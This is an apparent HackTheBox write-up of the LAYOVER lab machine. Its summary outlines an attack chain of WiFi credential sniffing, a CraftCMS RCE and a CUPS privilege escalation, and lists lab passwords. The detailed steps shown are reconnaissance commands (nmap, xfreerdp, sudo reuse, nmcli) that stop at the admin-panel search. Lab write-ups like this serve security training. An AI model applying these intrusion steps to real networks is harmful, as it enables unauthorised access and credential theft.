Write Up — LAYOVER Machine

HackTheBox · Intrusion and privilege-escalation report

SUMMARY

Machine	LAYOVER
IP / Domain	10.129.160.201 / portal.international.htb
Difficulty	Medium
Status	Active
Goals	User flag (aporter) and root user flag
Entry vector	Credential capture over unencrypted WiFi/HTTP → RCE in CraftCMS (CVE-2026-28695)
Privilege escalation	Credential reuse + LPE in CUPS 2.4.16 (CVE-2026-34990)

The intrusion starts from an intermediary machine (contractor) reachable over RDP. From it we discover a captive portal that, after connecting to an open WiFi network, exposes a CraftCMS site over HTTP. Taking advantage of the lack of encryption at the network and application layers, we capture valid credentials in transit, access the administrative panel and exploit an RCE that provides a shell as www-data on the target server. Internal enumeration reveals reusable credentials that allow recovering user aporter's password and, finally, a vulnerable version of CUPS enables escalation to root.

Attack path

- **1. Intermediate access:** RDP to contractor and local escalation by reusing the granted password.
- **2. Discovery:** script in .xsession that connects to “HTB International WiFi” and opens a CraftCMS portal over HTTP.
- **3. Credential capture:** monitor mode + tshark over unencrypted WiFi/HTTP → jeeny / Fl1ghtDeck2026!
- **4. Web RCE:** CraftCMS administrative panel vulnerable to CVE-2026-28695 → www-data shell on the target.
- **5. Lateral movement:** credentials in .env and DB → mailRelayPassword decryption → SSH as aporter (user flag).
- **6. Privilege escalation:** CUPS 2.4.16 vulnerable to CVE-2026-34990 → write to sudoers → root (final flag).

Discovered credentials and assets

Credential / Asset	Value	Source
contractor	Contractor2026!	Granted (intermediate access)
jeeny (CraftCMS)	Fl1ghtDeck2026!	HTTP capture with tshark
craftuser (DB)	CraftDB_pw_2026	CraftCMS .env file
aporter (SSH)	Recovered via decryptByKey	mailRelayPassword + CRAFT_SECURITY_KEY
root	sudo -n bash	CUPS LPE (CVE-2026-34990)

Exploited vulnerabilities

CVE / Weakness	Component	Impact
Unencrypted WiFi/HTTP	Network + CraftCMS portal	Credential capture in transit
CVE-2026-28695	CraftCMS (admin panel)	RCE → www-data shell
Secret reuse	CRAFT_SECURITY_KEY + mailRelayPassword	Recovery of aporter's credentials
CVE-2026-34990	OpenPrinting CUPS 2.4.16	Local LPE → root

Step 1.1: Connecting to the intermediary machine with the granted credentials

CONTEXT

Credentials provided for the exercise:

1. **Username:** contractor
2. **Password:** Contractor2026!

We use nmap to determine which services we can use these credentials on:

EVIDENCE

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.129.160.201
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-09 12:37 EDT
Nmap scan report for 10.129.160.201
Host is up (0.36s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds
```

Figure 1.1.1. Basic nmap scan of the intermediary machine

CONCLUSION

The machine has both SSH and RDP open; we try the credentials on both services.

Step 1.2: SSH connection attempt to the intermediary machine

EVIDENCE

```
┌──(kali㉿kali)-[~]
└─$ ssh contractor@10.129.160.201
The authenticity of host '10.129.160.201 (10.129.160.201)' can't be established.
ED25519 key fingerprint is SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.160.201' (ED25519) to the list of known hosts.
contractor@10.129.160.201's password:
Permission denied, please try again.
```

Figure 1.2.1. SSH connection attempt to the intermediary machine

CONCLUSION


SSH access was denied, so we will try over RDP.

Step 1.3: RDP connection attempt to the intermediary machine

EVIDENCE

```
┌──(kali㉿kali)-[~]
└─$ xfreerdp /u:contractor /p:'Contractor2026!' /v:10.129.160.201
```

Figure 1.3.1. RDP connection attempt to the intermediary machine


[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /args-from: pipe in arguments from stdin, file, file descriptor or environment variable
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /from-stdin pass the credential via stdin
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[12:38:55:512] [272316:000427be] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0×08 → no RDP scancode found
[12:38:55:512] [272316:000427be] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0×5d → no RDP scancode found
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: **********
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: This build is using [experimental] build options:
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: * 'WITH_VAAPI_H264_ENCODING=ON'
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: *
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: [experimental] build options might crash the application
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: **********
[12:38:56:459] [272316:000427be] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0
[12:38:56:459] [272316:000427be] [WARN][com.freerdp.crypto] - [verify_cb]: CN = jumpbox.lxd
[12:38:56:461] [272316:000427be] [ERROR][com.freerdp.crypto] - [x509_utils_from_pem]: BIO_new failed for certificate
[12:38:56:461] [272316:000427be] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @@@@




Figure 1.3.3. Desktop of the intermediary machine after the RDP connection

CONCLUSION

We successfully connect to the intermediary machine over RDP, gaining access to its graphical environment.

Step 2.1: Gathering information and privileges on the intermediary machine

CONTEXT

To obtain the privileges needed to operate against the target, we review the existence of other users and the possibility of reaching root or using sudo.

EVIDENCE

```
contractor@airside-ws01:~$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
contractor:x:1001:1001::/home/contractor:/bin/bash
```

Figure 2.1.1. User enumeration on the intermediary machine

CONCLUSION

Only two users exist on the intermediary machine:

- **root**

- **contractor**

Therefore there is no intermediate user to pivot to: we must go directly to system administrator.

Step 2.2: Listing the current user's home and hidden directories

CONTEXT

To get more information about .bash_history or previous sudo attempts (`sudo -l` requires privileges and is not feasible), we look for hidden files that may provide that information.

EVIDENCE

```
contractor@airside-ws01:~$ ls -la
total 140
drwxr-x--- 15 contractor contractor  4096 Oct  9 16:37 .
drwxr-xr-x  3 root       root        4096 Sep 23 13:14 ..
-rw-------  1 contractor contractor     0 Aug 10 16:23 .ICEauthority
-rw-------  1 contractor contractor   164 Oct  9 16:37 .Xauthority
-rw-------  1 contractor contractor     0 Sep 24 12:43 .bash_history
-rw-r--r--  1 contractor contractor   220 Mar 31  2024 .bash_logout
-rw-r--r--  1 contractor contractor  3771 Mar 31  2024 .bashrc
drwx------ 11 contractor contractor  4096 Sep 22 12:32 .cache
drwx------ 12 contractor contractor  4096 Sep 24 12:43 .config
-rw-r--r--  1 contractor contractor  5290 Jul 18  2023 .face
lrwxrwxrwx  1 contractor contractor     5 Jul 18  2023 .face.icon -> .face
drwx------  3 contractor contractor  4096 Aug 10 16:23 .gnupg
drwx------  3 contractor contractor  4096 Aug 10 16:23 .local
-rw-r--r--  1 contractor contractor   807 Mar 31  2024 .profile
-rw-r--r--  1 contractor contractor     0 Aug 10 18:59 .sudo_as_admin_successful
-rw-r--r--  1 contractor contractor 16237 Oct  9 16:39 .xorgxrdp.10.log
-rw-r--r--  1 contractor contractor 14192 Sep 24 12:30 .xorgxrdp.10.log.old
-rw-r--r--  1 contractor contractor 15706 Aug 11 07:16 .xorgxrdp.11.log
-rwxr-xr-x  1 contractor contractor   299 Aug 10 18:51 .xsession
-rw-------  1 contractor contractor  4635 Oct  9 16:37 .xsession-errors
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Desktop
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Documents
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Downloads
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Music
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Pictures
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Public
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Templates
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Videos
drwx------  1 contractor contractor     0 Oct  9 16:39 thinclient_drives
```

Figure 2.2.1. Hidden files in the contractor user's home

CONCLUSION

We find several files of interest, including some that reveal information we were not initially looking for:

3. **.bash_history:** the user's history; empty (0 KB) because the system cleared it, so it is not an escalation vector.
4. **.sudo_as_admin_successful:** empty file indicating contractor already ran sudo successfully; we just don't know the sudo password.
5. **.xsession:** not the search target, but it reveals the automatic login that runs when the graphical session starts over RDP.

Step 2.3: Privilege-escalation attempt on the intermediary machine

CONTEXT

Since contractor already had a successful sudo and we don't know its password, we reuse the granted password to check whether we obtain root privileges.

EVIDENCE



Figure 2.3.1. Privilege escalation reusing the granted password

CONCLUSION

We gain administrator permissions by reusing the password provided initially.

Step 3.1: Analyzing the login file found

CONTEXT

The .xsession file runs automatically every time a graphical session starts; in this case it must have run when logging in over RDP.

EVIDENCE




Figure 3.1.1. Contents of the .xsession file




Figure 3.1.2. Permissions of the binary referenced in .xsession

CONCLUSION

6. **Image 3.1.1:** there is execute permission on /usr/local/bin/layover-portal-watch, which runs in the background without showing errors.
7. **Image 3.1.2:** the binary has execute permission for any user on the system, so it ran when logging in over RDP.

Step 3.2: Reviewing the script that runs automatically in the background

CONTEXT

The file found runs in the background, which may hint at our objective on the network.

EVIDENCE

```
root@airside-ws01:/home/contractor# cat /usr/local/bin/layover-portal-watch
#!/bin/bash
# Layover jumpbox — auto-open the airport captive portal when the WiFi is joined.
#
# Xfce (unlike GNOME) has no built-in captive-portal helper, so nothing launches a browser
# when the player joins "HTB International WiFi". This runs INSIDE the user's Xfce session
# so it inherits DISPLAY + DBUS, watches NetworkManager for a Wi-Fi device coming up, and
# then launches Chromium, which lands on the splash (chromium-safe defaults to
# http://wifi.international.htb/ when given no arguments).
#
# It is started from BOTH ~/.xsession and /etc/xdg/autostart, because the xrdp session does
# not set XDG_CURRENT_DESKTOP (so desktop-file OnlyShowIn/NotShowIn filtering is unreliable).
# The flock below makes that safe: only the first instance survives.

exec 9>/tmp/.layover-portal-watch.lock
flock -n 9 || exit 0          # another instance already running

BROWSER=/usr/local/bin/chromium-safe
[ -x "$BROWSER" ] || BROWSER="$(command -v x-www-browser || command -v xdg-open)"
```

Figure 3.2.1. Contents of /usr/local/bin/layover-portal-watch (1/2)

```
# NetworkManager is started by the host's layover-infra unit AFTER the radios are moved in,
# so it can lag the desktop login. Wait for it rather than exiting.
for _ in $(seq 1 60); do
    nmcli -t -f RUNNING general >/dev/null 2>&1 && break
    sleep 2
done

was_connected=0
while true; do
    if nmcli -t -f DEVICE,TYPE,STATE device 2>/dev/null | grep -q '^wlan[0-9]*:wifi:connected$'; the
n
        if [ "$was_connected" -eq 0 ]; then
            sleep 4                       # let DHCP + DNS settle so the splash resolves
            "$BROWSER" >/dev/null 2>&1 &  # no args -> captive-portal splash
            was_connected=1
        fi
    else
        was_connected=0                   # reset so the next join pops the splash again
    fi
    sleep 3
done
```

Figure 3.2.2. Contents of /usr/local/bin/layover-portal-watch (2/2)

CONCLUSION

The file is a script that opens a web page after successfully connecting to a network called “HTB International WiFi”, with controls so the page opens only once. The key points:

8. **It allows any WLAN interface to connect to the target.**
9. **It checks the connection continuously every 4 seconds.**

The next step is to connect to the target network and review the page that is displayed.

Step 4.1: Checking the network interfaces and connecting to the target WiFi

CONTEXT

First we check the available WLAN interfaces and whether they are managed by Network Manager, so we can manage the connection to the target WiFi.

EVIDENCE

```
root@airside-ws01:/home/contractor# nmcli device status
DEVICE         TYPE      STATE         CONNECTION
wlan2          wifi      disconnected  --
wlan3          wifi      disconnected  --
eth0           ethernet  unmanaged     --
lo             loopback  unmanaged     --
p2p-dev-wlan2  wifi-p2p  unmanaged     --
p2p-dev-wlan3  wifi-p2p  unmanaged     --
```

Figure 4.1.1. State of the WLAN network interfaces

CONCLUSION

The wlan2 and wlan3 interfaces are managed by Network Manager and have no active connections; by default they are in Managed mode, so we can attempt a direct connection to the target.

Step 4.2: Connecting to the provided WiFi

CONTEXT

Since both WLAN interfaces are disconnected and the script accepts any WLAN interface, we run the WiFi connection command without specifying an interface.

EVIDENCE

```
root@airside-ws01:/home/contractor# nmcli device wifi connect "HTB International WiFi"
Device 'wlan2' successfully activated with 'e5cba8a6-080c-4539-8a6c-acc34f7c04cf'.
```

Figure 4.2.1. Connection to the "HTB International WiFi" network




Figure 4.2.2. Web portal opened automatically after the WiFi connection

CONCLUSION

The command automatically tunes the WiFi channel and selects the first available interface (wlan2 here). This let us reach, via the automation script, the target web page, which presents an interesting login.

Note: the page uses HTTP (information unencrypted at the application layer) and the WiFi is also unencrypted.

Step 5.1: Reviewing the provided web page

CONTEXT

We access the login page presented in the previous step.

EVIDENCE




Figure 5.1.1. Login page portal.international.htb/miles/

CONCLUSION

After several attempts we confirm that any username and password lets us in, so it is not an entry vector. However, reviewing the cookies may provide relevant information.

Step 5.2: Reviewing the login page cookies

CONTEXT

Cookies may reveal the version or framework running the site, and with it potential vulnerabilities.

EVIDENCE




Figure 5.2.1. Cookies of the login page (CraftCMS)

CONCLUSION

Following Right-click → Inspect → Applications → Cookies we obtain two cookies. One indicates the system is a CRAFT CMS; not enough to identify a direct vulnerability, but enough to look for its default directories.

Step 5.3: Searching for CRAFT CMS default directories

CONTEXT

Having confirmed the site runs CRAFT CMS, and since we cannot brute-force directories with tools like ffuf or gobuster from the intermediary machine, we try the most common default directories, such as the administrative login.

EVIDENCE

El directorio predeterminado de acceso al panel de administración de **Craft CMS** es `/admin`.

- Para ingresar, se debe visitar la URL `https://tudominio.com/admin` (o la ruta local correspondiente, como `localhost:8080/admin`).

Figure 5.3.1. Searching for CraftCMS's admin access directory

